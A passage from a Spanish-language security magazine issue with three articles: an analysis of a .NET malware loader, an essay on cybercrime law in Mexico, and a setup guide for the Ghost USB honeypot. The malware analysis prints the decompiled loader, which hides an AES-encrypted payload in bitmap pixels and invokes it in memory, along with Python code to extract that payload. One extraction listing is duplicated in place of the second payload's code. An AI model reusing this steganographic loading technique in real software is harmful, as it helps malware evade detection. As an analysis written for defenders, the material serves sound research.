5      ResourceManager resourceManager = new ResourceManager("LOADER", typeof(Program).get_Assembly());
6      Bitmap bmp = (Bitmap)resourceManager.GetObject("IMAGE");
7      byte[] array = Program.BitmapToByte(bmp);
8      RijndaelManaged rijndaelManaged = new RijndaelManaged();
9      rijndaelManaged.set_Key((byte[])resourceManager.GetObject("KEY"));
10     array = rijndaelManaged.CreateDecryptor().TransformFinalBlock(array, 0, array.Length);
11     Array.Reverse(array);
12     Assembly a = Program.LoadAssembly(array);
13     MethodInfo methodInfo = Program.Ge\u0009EntryPoint(a);
14     methodInfo.Invoke(null, new object[]
15     {
16         args
17     });
18 }
```

Imagen 2. Main()

Observando el código de la captura anterior, hay dos métodos que se deberán analizar más a detalle para comprender realmente qué es lo que dicho código intentará hacer y cómo revertirlo. En primer lugar, se debe analizar *BitmapToByte*().

Esta función recibe la imagen presentada anteriormente y recorre cada uno de sus pixeles para extraer los canales RGBA (Red, Green, Blue, Alpha) y concatenarlos en un *array*, hasta que la longitud del mismo sea igual a un valor predefinido en una variable global. Este paso, que es bastante extraño y particular, intenta evadir su detección.

Una vez descifrado el *payload*, se busca el *EntryPoint* del ejecutable y se invoca para su ejecución. En este punto es donde se logró comprender qué es lo que hace el *wrapper* y se pudo extraer el *payload* para analizarlo por separado sin la necesidad de ejecutar este *malware* en un sistema. Para tener éxito es necesario hacerlo manualmente, exportando los recursos con un *script* en Python.

```
private static byte[] BitmapToByte(Bitmap bmp)
{
    byte[] array = new RuntimeTypeHandle[Program.datasize];
    int num = 0;
    int num2 = 0;
    while (num2 < bmp.Height && num != Program.datasize)
    {
        int num3 = 0;
        while (num3 < bmp.Width && num != Program.datasize)
        {
            Color pixel = bmp.GetPixel(num3, num2);
            int num4 = 0;
            while (num4 < 4 && num != Program.datasize)
            {
                switch (num4)
                {
                case 0:
                    array[num++] = pixel.A;
                    break;
                case 1:
                    array[num++] = pixel.R;
                    break;
                case 2:
                    array[num++] = pixel.G;
                    break;
                case 3:
                    array[num++] = pixel.B;
                    break;
                }
                num4++;
            }
            num3++;
        }
        num2++;
    }
    return array;
}
```

Imagen 3. BitmapToByte()

Ese pequeño programa realizará el proceso inverso, descomponiendo la imagen en sus valores de RGBA y utilizando después la clave AES para decodificar el *payload* con PIL, un módulo de Python para el manejo de imágenes. Con un poco de ayuda (encontrada en StackOverflow sobre cómo manejar archivos BMP con RGBA utilizando esta librería) el código, un poco rudimentario, se ve así:

getArray

```
from PIL import Image
from BMPHelper import BmpAlphaImageFile

def getArray(file):
    Image.register_open(BmpAlphaImageFile.format, BmpAlphaImageFile)
    Image.register_extension(BmpAlphaImageFile.format, ".bmp")
    file_input = open(file,"rb")
    image_data = file_input.read()
    im = BmpAlphaImageFile(file)
    print "### Image mode: %s" % im.mode
    print "### Image info: %s" % im.info
    pix = im.load()
    Width, Height = im.size
    array = []
    num = 0
    h = 0
    while (h < Width and len(array) != 408592):
        w = 0
        while(w< Height and len(array)!= 408592):
            r,g,b,a = pix[w,h]
            array.append(a)
            array.append(r)
            array.append(g)
            array.append(b)
            #print "Pixel (%d,%d) -> Values: %d-%d-%d-%d" % (w,h,a,r,g,b)
            w+=1
        h+=1
    return array
```

Imagen 4. ImageDecoder.py

Ahora, sumando esto a algunas líneas que permitan decodificar algo cifrado con AES, se obtiene el *payload* al ejecutar las siguientes líneas de código:

```
key = "\x75\xA0\x8F\x32\xF4\x33\x73\x36\x3C\xBD\x02\xCB\xD5\x66\x6A\x1E\xF5\x00\x5B
print "Longitud de la key: %d" % (len(key))
print "Extrayendo el  payload del BMP"
array_image = ImageDecoder.getArray("IMAGE.bmp")
print "## Longitud del payload en el BMP: %d" % len(array_image)
numeros = open("numeros.txt","w")
for c in array_image:
    numeros.write(str(c))
numeros.close()
array_string = array.array("B",array_image).tostring()
print "## Longitud del payload como string: %d" % len(array_string)
print "Payload extraído"
salida = open("payload.exe","wb")
decrypted = decrypt(array_string, key)
decrypted = decrypted[::-1]
salida.write(decrypted)
salida.close()
```

Imagen 5. ImageUnpacker.py

Así se logró obtener el segundo ejecutable, que se trata de una variante de otro *malware*, detectado como *MSIL/Injector.JEI.* Sí, aunque sea difícil de creer, todavía no se llega al *payload* original sino que hay una segunda capa de protección.

Este segundo binario también se encuentra desarrollado en .NET, por lo que se puede abrir en ***dnSpy*** para inspeccionar un poco sus acciones:

```
key = "\x75\xA0\x8F\x32\xF4\x33\x73\x36\x3C\xBD\x02\xCB\xD5\x66\x6A\x1E\xF5\x00\x5B
print "Longitud de la key: %d" % (len(key))
print "Extrayendo el  payload del BMP"
array_image = ImageDecoder.getArray("IMAGE.bmp")
print "## Longitud del payload en el BMP: %d" % len(array_image)
numeros = open("numeros.txt","w")
for c in array_image:
    numeros.write(str(c))
numeros.close()
array_string = array.array("B",array_image).tostring()
print "## Longitud del payload como string: %d" % len(array_string)
print "Payload extraído"
salida = open("payload.exe","wb")
decrypted = decrypt(array_string, key)
decrypted = decrypted[::-1]
salida.write(decrypted)
salida.close()
```

Imagen 6. Segundo payload

Una primera aproximación a la función *Main()* del segundo archivo permite identificar que realiza acciones similares al primero. Primero extrae el archivo MAIN alojado en los recursos del programa bajo el nombre STUB. Este último archivo también es detectado y corresponde con una variante de *Win32/TrojanDownloader.Banload*, utilizada para el robo de información bancaria.

En otras palabras, comprender cómo extraer los *payloads* más allá de las protecciones que utilicen los cibercriminales es un paso necesario para el estudio de cualquier familia de códigos maliciosos y que, con el pasar del tiempo, toma cada vez mayor relevancia.

Si quieres saber más consulta:

- Nueva técnica esconde malware para Android en imágenes
- Vulnerabilidad en Framework de .NET podría permitir elevación de privilegios
- Códigos maliciosos

Pablo Ramos

Ingeniero en Sistemas de la Información egresado de la Universidad Tecnológica Nacional, Facultad Regional Buenos Aires, Argentina. En 2010 ingresó a ESET Latino-américa como Especialista de Awareness & Research, ocupándose de realizar materiales relacionados a las actividades de concientiza-ción en seguridad informática de la empresa. En julio de 2012 fue promovido al cargo de Security Researcher, teniendo a su cargo la planifica- ción y realización de investigaciones en la temática.

A principios de 2014 comenzó a desempe-ñarse como Coordinador del Laboratorio de Malware de ESET Latino- américa. En su rol actual, como Jefe del Laboratorio de Investi-gación de ESET es el encargado de coordinar las actividades, proyectos y tareas relaciona-das al análisis de malware y sus tendencias. Asimismo, se ocupa de la administración de los sistemas de estadísticas, recepción y reporte de muestras de códigos maliciosos, recolección de nuevas amenazas, y similares.

Delitos informáticos en México

Jesús Ramón Jiménez Rojas

El Internet es una de las herramientas tecnológicas más utilizadas hoy en día, es la mayor fuente de consulta de información y una de las mayores plataformas comerciales, lo que ha causado que gran número de actividades antijurídicas se realicen a través de este medio. La legislación actual en materia federal y las de los estados de la República sobre delitos informáticos se ha visto superada por la rápida evolución de los medios electrónicos.
Uno de los principales problemas es la incorporación de las nuevas figuras delictivas que han surgido a la largo de los últimos años y de la adecuación de los distintos tipos penales ya existentes, por lo que resulta de vital importancia reformar los distintos ordenamientos vigentes (federal y locales) para crear nuevos tipos penales que logren sancionar a estas figuras por la ley.

En los últimos cinco años, el uso dispositivos electrónicos, como computadoras, tabletas, teléfonos inteligentes, etcétera, se ha incrementado por parte de la población debido, principalmente, a los costos más accesibles. La mayoría de estos dispositivos electrónicos están conectados a Internet y las personas pueden realizar distintas actividades a través de ellos: operaciones bancarias, publicación de información a través de redes sociales, envío de correos electrónicos, entre otras. Sin embargo, al estar conectadas a Internet, las personas están expuestas a un sinfín de actividades por parte de terceros que, sin tener autorización, realizan conductas que pueden dar como resultado la pérdida de información, monetaria o inclusive de credibilidad en sus negocios.

Algunas de estas actividades ya se encuentran tipificadas en los distintos ordenamientos penales, ya sea en el ámbito federal o local. Sin embargo, debido a que la tecnología avanza a pasos agigantados, comienzan a aparecer nuevas formas y figuras que no están contempladas y que no pueden ser clasificadas como delitos. La razón es que se estipulan, de manera específica, ciertos requisitos para que dichas figuras sean tipificadas como tales.

El delito informático

Para abordar el concepto de delito informático primero se debe abordar el concepto de delito, que de acuerdo con el Código Penal Federal es el siguiente:

"Artículo 7. Delito es el acto u omisión que sancionan las leyes penales."

Enfocándonos al delito informático, el Dr. Julio Téllez Valdez, en su libro Derecho Informático, menciona el concepto típico de delitos informáticos: "*son las conductas típicas, antijurídicas y culpables en que se tiene a las computadoras como instrumento o fin*"; y en el concepto atípico menciona que "*son actitudes ilícitas en que se tiene a las computadoras como instrumento o fin*". Desde un punto particular, se podría definir al delito informático como "*el acto u omisión que es realizado utilizando cualquier medio electrónico y que es sancionado por las leyes penales*".

De las definiciones anteriores, se observa que el "acto" u "omisión" debe estar tipificado en una ley penal, si no lo está no podría considerarse como delito.

Asimismo, de acuerdo con la teoría del delito, existen los llamados elementos del delito, que son cada una de las partes que lo integran y sin las cuales el delito no existiría. Estos elementos son: conducta, tipicidad, antijuricidad, culpabilidad, imputabilidad, punibilidad y condicionalidad objetiva.

Ante todo esto, la pregunta que se debe hacer es ¿existen los delitos informáticos en México?

Los delitos informáticos en la legislación vigente

El 17 de mayo de 1999 se publicó en el *Diario Oficial de la Federación* una reforma integral en materia penal a nivel federal relacionada con delitos informáticos, la cual incluía dentro de su marco jurídico distintas figuras delictivas que protegen la información contenida en los sistemas y equipos de cómputo, sin embargo, este ordenamiento ha quedado superado debido al crecimiento del uso de las tecnologías de información por casi todo tipo de individuo, perteneciente a cualquier clase social.

Es importante que se reforme nuevamente el ordenamiento penal federal existente para que se incluyan las nuevas figuras delictivas (o se adecuen las ya existentes), que afectan a las personas que hacen uso de las tecnologías de información y que sufren una afectación en sus bienes jurídicos.

Algunos códigos penales locales, como el de Sinaloa, ya han incluido artículos haciendo referencia a delitos informáticos. El Art. 217 del Código Penal de ese estado menciona lo siguiente:

ARTICULO 217. COMETE DELITO INFORMATICO, LA PERSONA QUE DOLOSAMENTE Y SIN DERECHO:

I. USE O ENTRE A UNA BASE DE DATOS, SISTEMA DE COMPUTADORES O RED DE COMPUTADORAS O A CUALQUIER PARTE DE LA MISMA, CON EL PROPOSITO DE DISEÑAR, EJECUTAR O ALTERAR UN ESQUEMA O ARTIFICIO, CON EL FIN DE DEFRAUDAR, OBTENER DINERO, BIENES O INFORMACION; O

II. INTERCEPTE, INTERFIERA, RECIBA, USE, ALTERE, DAÑE O DESTRUYA UN SOPORTE LOGICO O PROGRAMA DE COMPUTADORA O LOS DATOS CONTENIDOS EN LA MISMA, EN LA BASE, SISTEMA O RED.

AL RESPONSABLE DE DELITO INFORMATICO SE LE IMPONDRA UNA PENA DE SEIS MESES A DOS AÑOS DE PRISION Y DE NOVENTA A TRESCIENTOS DIAS MULTA.

Desde un punto de vista personal considero que hasta hoy en día no se han cubierto todas las figuras que podrían considerarse como delictivas, un ejemplo de esto es el correo spam, a raíz del cual una universidad, por ejemplo la UNAM, invierte parte de su prepuesto monetario en darle solución.

En un artículo posterior abordaremos las diferentes figuras que podrían incorporarse al ordenamiento jurídico penal mexicano.

Si quieres saber más consulta:

- Implicaciones jurídicas y de ciberseguridad para la protección de bioinformación humana en su regulación legal, almacenamiento y uso
- TIC (Internet) y ciberterrorismo
- Criminalística Aplicada en la Seguridad de Tecnologías de Información y Comunicaciones

Jesús Ramón Jiménez Rojas

Ingeniero en Electrónica y Comunicaciones egresado de la Universidad Veracruzana. Pasante de la Licenciatura en Derecho por la Facultad de Derecho de la Universidad Nacional Autónoma de México (UNAM).

Actualmente se encuentra laborando como Jefe de Sección Académica del área de Servidores, Redes y Soporte Técnico en el Instituto de Investigaciones Jurídicas de la UNAM.

Colaboró en el departamento de Seguridad en cómputo UNAM-CERT desde marzo del 2001 y hasta el mes de abril del 2008 desempeñando el cargo de Jefe de Proyecto de Seguridad en Windows y como responsable de la página "Usuario Casero".

Ha impartido cursos de Seguridad en Windows, Administración y seguridad en Windows, Seguridad en redes Windows y Análisis forense en Windows.

Ghost: Honeypot para malware que se propaga a través de dispositivos USB - Parte I

Jonathan Banfi Vázquez

En la actualidad existen varios métodos de propagación e infección por software malicioso en los diversos sistemas operativos, por lo que es de vital importancia su detección y análisis para desarrollar contramedidas. Uno de los métodos más utilizados en los sistemas Windows, por su rapidez y por llegar incluso a equipos de cómputo críticos que no están conectados a alguna red, es mediante dispositivos de almacenamiento USB.

La propagación inicia cuando el usuario introduce un dispositivo en la computadora infectada, el software malicioso que se está ejecutando en esa máquina detecta que se ha conectado una unidad extraíble y realiza una copia de sí mismo, cambia los atributos de todos los archivos a *ocultos y del sistema*, mostrando al usuario únicamente los accesos directos a su información. La infección se lleva a cabo cuando ese dispositivo de almacenamiento es conectado en otra computadora y el usuario intenta acceder a sus archivos a través de los accesos directos diseñados para abrir tanto el archivo o carpeta como el software malicioso, en ese momento el equipo queda comprometido y listo para seguir infectando los dispositivos de almacenamiento que se conecten.

A continuación se describen las tres formas de propagación más comunes registradas por UNAM-CERT:

- **Modificación del archivo Autorun.inf**: si no existe el archivo de configuración en el dispositivo USB, el software malicioso que reside en la computadora infectada puede generar uno nuevo con la ruta donde se replicó; dicho archivo contiene la instrucción para ejecutar el *malware* en cuanto el usuario conecte el dispositivo extraíble a otro equipo de cómputo que tenga habilitada la función de "Reproducción automática".

- **Creación de varios accesos directos**: se ocultan todos los archivos y carpetas en su ubicación predeterminada para después generar accesos directos que apuntan hacia cada archivo o carpeta (pueden generarse únicamente en la raíz del dispositivo o de manera recursiva en las subcarpetas) y también hacia el software malicioso que se copió a sí mismo, una vez que el usuario da doble clic sobre cualquier acceso directo malicioso. De esta forma, además de abrir el archivo o carpeta, se ejecuta el *malware* y se infecta la computadora.

- **Creación de un sólo acceso directo**: el software malicioso crea una carpeta oculta (a la cual mueve todo el contenido) cuyo nombre es el valor hexadecimal "0A", que corresponde al salto de línea ("\n"), por lo que gráficamente pareciera que el directorio no tiene nombre. El acceso directo contiene la sentencia para abrir la carpeta oculta y ejecutar la supuesta réplica del *malware*, es decir, es una DLL que cambia el nombre de la función interna y parte de su estructura cada vez que se propaga.

El objetivo de este artículo es mostrar, precisamente, la captura de este tipo de *malware* con el *honeypot* Ghost en un entorno virtual controlado, ya que la mayoría de los *honeypots* existentes se enfocan en la detección y captura de amenazas que se propagan a través de la red. A lo largo de dos publicaciones se describirá todo lo necesario para instalar y configurar Ghost de manera que nos permita implementarlo en nuestro laboratorio de análisis de *malware*, de esta forma se podrán detectar las amenazas que se propagan a través de unidades extraíbles y recolectar los archivos de configuración y réplicas que se generen para su posterior análisis; se obtendrá un mejor entendimiento del *malware* y datos que permitan crear inteligencia sobre nuevos vectores de infección y propagación.

Esta primera entrega se enfoca en conocer e implementar Ghost en los sistemas operativos Windows para los que fue diseñado. En la siguiente edición se abordará la configuración de la herramienta, la captura y el análisis del *malware* que se propaga a través de dispositivos USB.

Requerimientos de software

Máquinas virtuales	Honeypots
Windows 7 y XP	Ghost

Ghost


Es un *honeypot* que emula uno o varios dispositivos USB y fue diseñado para detectar, en análisis dinámico, software malicioso que se propaga a través de estos medios de almacenamiento, siempre y cuando el *malware* no realice una detección minuciosa en las características de software y hardware del laboratorio de análisis (y así identifique el dispositivo falso).
Fue desarrollado en un principio por Sebastian Poeplau para una tesis de licenciatura en la Universidad Bonn en Alemania, en la actualidad se continúa el desarrollo dentro del Proyecto Honeynet.

Implementación

Ghost es compatible con los sistemas operativos Windows XP y Windows 7 de 32 bits, lo cual es conveniente debido a que muchas *sandbox* utilizan estos sistemas operativos como clientes para automatizar los análisis de *malware*. A continuación se mostrará una forma de instalar el *honeypot* en Windows 7 haciendo las respectivas observaciones en los pasos adicionales que se requieren para Windows XP:

1) Instalar .NET Framework 4

Se requiere esta versión de *framework* o superior en caso de utilizar Ghost desde la interfaz gráfica.



- En Windows XP, antes de instalar el *framework* se requiere:

a) Windows Installer 3.1

b) Windows Imaging Component

c) Colocar las siguientes dos DLL en la carpeta principal de ghost-v0.2-winxp.zip:

- wdfcoinstaller01009.dll (sha1: b0ba0de22ade0ee5324eaa82e179f41d2c67b63e)
- wudfupdate_01009.dll (sha1: d9688d1849a86dd209732529375c6ada272ff8fd)


La configuración anterior se requiere porque Ghost necesita Windows Drive Framework (WDF), en Windows 7 no es necesario este paso ya que incluye la versión 1.9.

2) Instalar Ghost

Descargar y descomprimir el archivo "ghost-v0.3-win7-i386.zip" [Archivo .zip], posteriormente ejecutar "Setup.exe".

El sistema operativo preguntará si realmente se quieren instalar los controladores no firmados de Ghost debido a que Microsoft no puede comprobar el softwaren del controlador, hacemos caso omiso y continuamos con la instalación.

- Para Windows XP se usa el archivo "ghost-v0.2-winxp.zip" [Archivo .zip]




3) Colocar los archivos imagen en la unidad C:\

Los dispositivos USB que emulará Ghost requieren archivos de imágenes limpias y con formato para que se puedan almacenar tanto archivos legítimos (si es que se requieren) como aquellos generados por el malware. Las imágenes deben colocarse en la ruta predeterminada "C:\", ya sea que se generen de forma manual o se utilice el archivo "ghost-clean-image.zip" [Archivo .zip] perteneciente al desarrollo de Ghost.

Una vez extraído el archivo "gdgui.img", se debe copiar tantas veces como dispositivos se requieran y deben renombrarse de la siguiente manera, dependiendo cómo se van a montar en el equipo:


- Desde la interfaz de línea de comandos: "gd0.img" hasta "gd8.img"
- Desde la interfaz gráfica de usuario: "gdgui.img"




4) Configurar dispositivos desde la interfaz de línea de comandos

Abrir el "cmd.exe" con permisos de administrador, montar cada uno de los dispositivos "gd[0-8].img" para probar su correcto funcionamiento y finalmente desmontarlos. A continuación se muestran los comandos para el dispositivo "dg0.img":

- ghosttool mount 0
- ghosttool unmount 0




Nota: En Windows XP se abrirá automáticamente el "Asistente para hardware nuevo encontrado", se debe seleccionar la opción "Instalar automáticamente el software (recomendado)". Este procedimiento se realizará para todos los dispositivos que hayamos creado.




5) Configurar el dispositivo desde la interfaz gráfica de usuario

Abrir "GhostGUI.exe" con permisos de administrador, montar el dispositivo "gd9.img" para probar su correcto funcionamiento y finalmente desmontarlo. A continuación se muestra el modo manual:



Nota: En Windows XP se abrirá automáticamente el "Asistente para hardware nuevo encontrado" y debemos seleccionar la opción "Instalar automáticamente el software (recomendado)".



Finalmente, una vez que los dispositivos son emulados correctamente en el sistema operativo, se observarán como unidades de almacenamiento extraíble con capacidad de 100 MB aproximadamente.

Hasta este momento se mostró una forma de instalar Ghost en los sistemas operativos Windows XP y Windows 7, que son para los que se tiene soporte al día de hoy. Además, se habló de la importancia en la detección oportuna por firmas antivirus de nuevas amenazas que no se propagan por red o que además utilizan unidades de almacenamiento extraíble.

En la siguiente entrega se hablará del proceso de detección y del análisis de las muestras capturadas.

Si quires saber más consulta:

- A Honeypot for Arbitrary Malware on USB Storage Devices: https://net.cs.uni-bonn.de/fileadmin/user_upload/gassen/USB_honeypot.pdf
- Interview with Project Leader Sebastian Poeplau: http://resources.infosecinstitute.com/ghost-usb-honeypot/
- Countering the removable device threat with USB honeypots: https://www.youtube.com/watch?v=9G9oo3b9qR4

Jonathan Banfi Vázquez

Ingeniero en Computación por la Facultad de Ingeniería de la UNAM, con módulo de salida Redes y Seguridad.

Formó parte de la tercera generación del Programa de Certificación Cisco CCNA Exploration, impartido en la Facultad de Ingeniería de la UNAM. Fue miembro de la sexta generación del Plan de Becas en Seguridad Informática de UNAM-CERT. Sus principales áreas de interés son: análisis de software malicioso, ingeniería inversa, análisis de vulnerabilidades y criptografía.

Laboró de junio 2012 a octubre 2015 en UNAM-CERT en el área de Análisis de Software Malicioso, ha colaborado como revisor técnico y con artículos sobre *honeypots* en la Revista .Seguridad Cultura de Prevención para TI y como traductor técnico para el boletín de seguridad OUCH!.

DGTIC

DIRECCIÓN GENERAL DE CÓMPUTO Y DE
TECNOLOGÍAS DE INFORMACIÓN Y COMUNICACIÓN

Revista .Seguridad *Cultura de prevención para* TI
No.26 / febrero - marzo 2016 ISSN: 1251478, 1251477